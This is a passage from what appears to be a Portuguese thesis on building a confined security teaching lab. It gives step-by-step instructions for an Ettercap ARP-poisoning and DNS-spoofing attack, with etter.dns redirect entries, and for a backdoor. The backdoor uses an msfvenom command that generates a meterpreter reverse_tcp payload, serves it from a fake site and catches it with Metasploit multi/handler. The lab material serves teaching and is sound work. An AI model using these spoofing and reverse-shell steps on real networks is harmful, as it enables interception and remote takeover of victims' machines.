
**Figura 121** – *Habilitando as regras (Iptables)*



Fonte: Elaborado pelos autores.

7. Feita a configuração do Ettercap acesse o editor VI novamente para alterar o arquivo de configuração de DNS do Ettercap (`sudo vi etter.dns`), permitindo o redirecionamento da página web do servidor Debian para o servidor falso do Kali Linux.
8. Insira os endereços a serem redirecionados (`SHIFT + G + O`) e saia do editor VI (`ESC + :wq`).

**Figura 122** – *Inserindo os endereços para redirecionamento*



```
root@kali: /etc/ettercap
File Actions Edit View Help
# service._tcp|_udp.domain SRV [2001:db8::3]:port
#
# or for TXT query (value must be wrapped in double quotes):
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
# so if you want to reverse poison you have to specify a plain
# host. (look at the www.microsoft.com example)
#
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.
#
# NOTE: IPv6 specific do not work because ettercap has been built without
# IPv6 support. Therefore the IPv6 specific examples has been
# commented out to avoid ettercap throwing warnings during startup.
#
#####
# vim:ts=8:nowrap:
laboratorio.com A 192.168.200.211
*.laboratorio.com A 192.168.200.211
www.laboratorio.com PTR 192.168.200.211
```

Fonte: Elaborado pelos autores.

9. Feita as configurações anteriores feche o terminal, acesse o menu do Kali Linux, localize a opção: (09 - Sniffing e Spoofing) e abra o Ettercap com interface gráfica (ettercap-graphical).

**Figura 123** – *Acessando o Ettercap gráfico*



Fonte: Elaborado pelos autores.

10. Dentro do Ettercap selecione a opção (Accept) para inicializar a ferramenta.


**Figura 124** – *Ferramenta Ettercap com Interface gráfica*



Fonte: Elaborado pelos autores.

11. Acessando o menu do Ettercap selecione a opção Targets (Alvos), clique em Select targets (Selecionar alvos) e insira os endereços de IP dos dois alvos do ataque de DNS Spoofing (Alvo 1 - Cliente: 192.168.200.209 e Alvo 2 - Servidor: 192.168.200.251).


**Figura 125** – *Configurando os alvos*



Fonte: Elaborado pelos autores.

12. No menu do Ettercap selecione a opção MITM Menu e clique em Start MITM attack(s). Após iniciar o MITM, clique em ARP poisoning, marque OK e aguarde o Ettercap localizar os alvos para o ataque.


**Figura 126** – *Iniciando o ataque MITM (Man-In-The-Middle) - ARP Poisoning*



Fonte: Elaborado pelos autores.

13. No menu do Ettercap acesse os Plugins, vá até Manage plugins e clique em (dns spoof) para habilitar.


**Figura 127** – *Habilitando o plugin (dns spoof)*



Fonte: Elaborado pelos autores.

14. Feito todos os procedimentos anteriores faça os testes de acesso na página web do servidor Debian (www.laboratorio.com) no computador cliente (Debian-Aluno), e valide se o ataque foi aplicado com sucesso. Note que ao acessar a página, o IP é referente ao servidor falso do Kali Linux e não do servidor Debian. Para fins de comparação, foi alterado parte do texto da página padrão para demonstrar que a página web que foi acessada é do servidor do Kali e não do Debian.


**Figura 128** – Acesso web antes e depois do ataque



Fonte: Elaborado pelos autores.

15. No log do Ettercap é possível identificar o dns spoof sendo aplicado.

**Figura 129** – Log de eventos do Ettercap



Fonte: Elaborado pelos autores.



De acordo com a Cartilha de Segurança para Internet,

“Backdoor é um programa que permite o retorno de um invasor a um computador comprometido, por meio da inclusão de serviços criados ou modificados para este fim. [...] é usado para assegurar o acesso futuro ao computador comprometido, permitindo que ele seja acessado remotamente, sem que haja necessidade de recorrer novamente aos métodos utilizados na realização da invasão ou infecção e, na maioria dos casos, sem que seja notado.” (CERTbr, 2012)

**Figura 131** – *Códigos maliciosos (Backdoor)*




Fonte: (CERTbr, 2012).

Utilizando como exemplo a prática implementada para estudos no laboratório, um ataque do tipo Backdoor pode ser entendido como sendo:

1. Considere que um usuário mal-intencionado deseja instalar um programa Backdoor no computador de um usuário que está utilizando a internet sem fio (Wireless) de um shopping. Esse programa servirá para o “invasor” obter acesso contínuo e controlar remotamente o equipamento do usuário-alvo (vítima);
2. Para o ataque o invasor decide usar um outro ataque em conjunto, o DNS Spoofing, onde através de uma análise de tráfego, o invasor consegue identificar o site que o usuário está utilizando. Com esta informação o invasor cria um site falso idêntico ao original e modifica alguns programas executáveis que posteriormente serão baixados pela vítima em seu computador;

3. A vítima sem saber que está acessando o site falso baixa o programa malicioso, executa em seu equipamento e libera o acesso ao invasor, sem que o mesmo seja notado.


**Figura 132** – *Processo de ataque do Backdoor*



Fonte: Elaborado pelos autores.

Para a implementação e prática em laboratório as máquinas foram especificadas da seguinte maneira:

**Figura 133** – *Máquinas Virtuais para uso durante as práticas de ataque Backdoor*




Fonte: Elaborado pelos autores.

A prática do ataque envolve uma série de comandos que serão aplicados na máquina do invasor (Kali Linux); utilizando as ferramentas Ettercap, para aplicar o ataque DNS Spoof, o Wireshark, para monitorar o tráfego de rede, e o Msfvenom, uma ferramenta de geração de payloads disponibilizada pelo framework Metasploitable.

Considerando que todo o ambiente do ataque DNS Spoof já tenha sido configurado e aplicado como modelo de prática, os passos a seguir servirão para a implementação, criação e execução do Backdoor.

1. Para que o atacante consiga conectar remotamente no computador da vítima será criado um Payload (código), do tipo Reverse Shell, que permitirá a criação da conexão da máquina da vítima para a máquina do atacante.
2. Para iniciar acesse o terminal da máquina Kali Linux como super usuário (sudo su).
3. Dentro do terminal será executado o payload (reverse tcp), responsável por permitir que o invasor consiga ter controle remoto do computador da vítima.
4. Para isso execute o Msfvenom informando o tipo de payload (-p), o endereço de IP do alvo (LHOST), a porta (LPORT) e o tipo de arquivo (-f) a ser utilizado como download pela vítima no site falso.


**Figura 134** – Executando a ferramenta Msfvenom



```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.200.209 LPORT=80 -f sh > ar
quivodownload.sh
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of sh file: 549 bytes
```

Fonte: Elaborado pelos autores.

5. Com o payload já criado verifique se o servidor Apache do Kali está executando o site falso (Prática de DNS Spoof). Caso esteja, pare o serviço momentaneamente para encaminhar o arquivo de payload para dentro do servidor e configurar o link para download do arquivo no site falso.

**Figura 135** – *Parando o servidor Apache do Kali Linux*

```
root@kali: /home/kali
File Actions Edit View Help


(root@kali)-[/home/kali]
# service apache2 stop

(root@kali)-[/home/kali]
# service apache2 status
o apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: inactive (dead)
   Docs: https://httpd.apache.org/docs/2.4/

Jun 10 00:26:08 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Jun 10 00:26:08 kali apachectl[6295]: AH00558: apache2: Could not reliably determine the s
Jun 10 00:26:08 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
Jun 10 22:38:37 kali systemd[1]: Stopping apache2.service - The Apache HTTP Server ...
Jun 10 22:38:37 kali apachectl[68449]: AH00558: apache2: Could not reliably determine the
Jun 10 22:38:37 kali systemd[1]: apache2.service: Deactivated successfully.
Jun 10 22:38:37 kali systemd[1]: Stopped apache2.service - The Apache HTTP Server.
lines 1-12/12 (END)
```

Fonte: Elaborado pelos autores.

6. Para copiar o arquivo de payload criado para dentro do servidor Apache do Kali, será necessário consultar os diretórios do Kali (ls) e validar se o payload (arquivodownload.sh) foi salvo no diretório padrão do Kali (/home/kali). Localizado o arquivo, copie (cp) o arquivo para o diretório do servidor Apache (/var/www/html) e liste novamente para confirmar se o arquivo já encontra-se no servidor.

**Figura 136** – *Listando e copiando o payload para o servidor Apache do Kali Linux*

```
root@kali: /home/kali
File Actions Edit View Help


(root@kali)-[/home/kali]
# ls
arquivodownload.sh  Documents  etter.dns  Pictures  Templates
Desktop             Downloads  Music      Public    Videos

(root@kali)-[/home/kali]
# cp arquivodownload.sh /var/www/html

(root@kali)-[/home/kali]
# ls /var/www/html
arquivodownload.sh  index.html  index.nginx-debian.html  index-old.html
```

Fonte: Elaborado pelos autores.

7. Com o arquivo dentro do servidor retorne o estado do servidor para ativo.

**Figura 137** – *Iniciando o servidor Apache do Kali Linux*

```
root@kali: /home/kali
File Actions Edit View Help


(root@kali)-[/home/kali]
# service apache2 start

(root@kali)-[/home/kali]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2024-06-10 23:03:56 EDT; 4s ago
   Docs: https://httpd.apache.org/docs/2.4/
  Process: 80934 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 80938 (apache2)
    Tasks: 6 (limit: 1060)
   Memory: 12.8M
      CPU: 88ms
   CGroup: /system.slice/apache2.service
           └─80938 /usr/sbin/apache2 -k start
             └─80940 /usr/sbin/apache2 -k start
               └─80941 /usr/sbin/apache2 -k start
                 └─80942 /usr/sbin/apache2 -k start
                   └─80943 /usr/sbin/apache2 -k start
```

Fonte: Elaborado pelos autores.

8. Com o servidor já ativo a página padrão do servidor do Kali já estará ativa e acessível. Para que o arquivo esteja disponível para a vítima do ataque baixar, será necessário disponibilizar o link do arquivo para download. Como um exemplo de demonstração da prática, foi criada outra página html dentro do servidor do Kali para inserir o link do arquivo.
9. Para a criação da página foi realizada a alteração do arquivo index.html para inserir o link para a página contendo o link do arquivo de payload. Dentro do terminal, foi criado a arquivo (/var/www/html/downloads.html), onde foi inserido o link do arquivo disponível no servidor falso do Apache.

**Figura 138** – *Acessando o arquivo na página Apache do Kali*




Fonte: Elaborado pelos autores.

10. Para que o atacante consiga acessar a máquina a vítima deverá acessar o site (www.laboratorio.com), onde, sem saber que se trata de uma página falsa, baixará e acessará o arquivo contendo o payload criado para o acesso do invasor.

11. O ambiente deve estar com a prática de DNS Spoof em execução, com o Ettercap “escutando” e aguardando a vítima acessar o site falso. Assim que a vítima acessar, o atacante estará aguardando a execução do arquivo a ser baixado.

**Figura 139** – Monitorando o alvo via Ettercap e baixando o payload na máquina da vítima



Fonte: Elaborado pelos autores.

12. Após a vítima baixar e acessar o arquivo (arquivodownload.elf) será feito o processo de captura do alvo. Acesse o terminal do Kali, inicialize o Metasploit (msfconsole) e execute a ferramenta (multi/handler), onde será possível monitorar quando a vítima executará o arquivo de payload para liberar o acesso do invasor na máquina. Informe qual o tipo de payload configurado (conforme o passo 4), o host de destino e a porta. Por fim, execute a ferramenta (exploit).

## Considerações Finais

---

Este trabalho apresenta conceitos gerais que fundamentam a segurança da informação, destacando sua importância crucial na proteção de dados, com o objetivo de garantir a continuidade, confiabilidade e disponibilidade das informações, independentemente do ambiente. Também são abordados conceitos introdutórios de computação, essenciais para a formação de estudantes do curso de Bacharelado em Sistemas de Informação.

O trabalho foi estruturado com base em extensa pesquisa literária e documental, complementada pela experimentação prática do ambiente proposto.

Além disso, foram desenvolvidas a modelagem, coleta de requisitos e especificações para a construção de um laboratório confinado. Todo o ambiente foi modelado e descrito em formato de roteiro, proporcionando uma base sólida e uma referência prática para aqueles que desejam implementar um laboratório semelhante.

Durante o desenvolvimento do Capítulo 4, foi elaborado um procedimento manual para backup e restauração da imagem do laboratório. A ideia inicial era utilizar ferramentas como Deep Lock, Ofris e LinFreeze para realizar a restauração automática ao reiniciar as máquinas. No entanto, após análise documental e bibliográfica, foi constatado que essas ferramentas não estão mais disponíveis para a versão do sistema operacional Linux Mint utilizado no projeto. Como alternativa, foi desenvolvido um processo manual, conforme a 5ª etapa e 6ª etapa do Capítulo 4 de backup e snapshots do ambiente das máquinas virtuais.

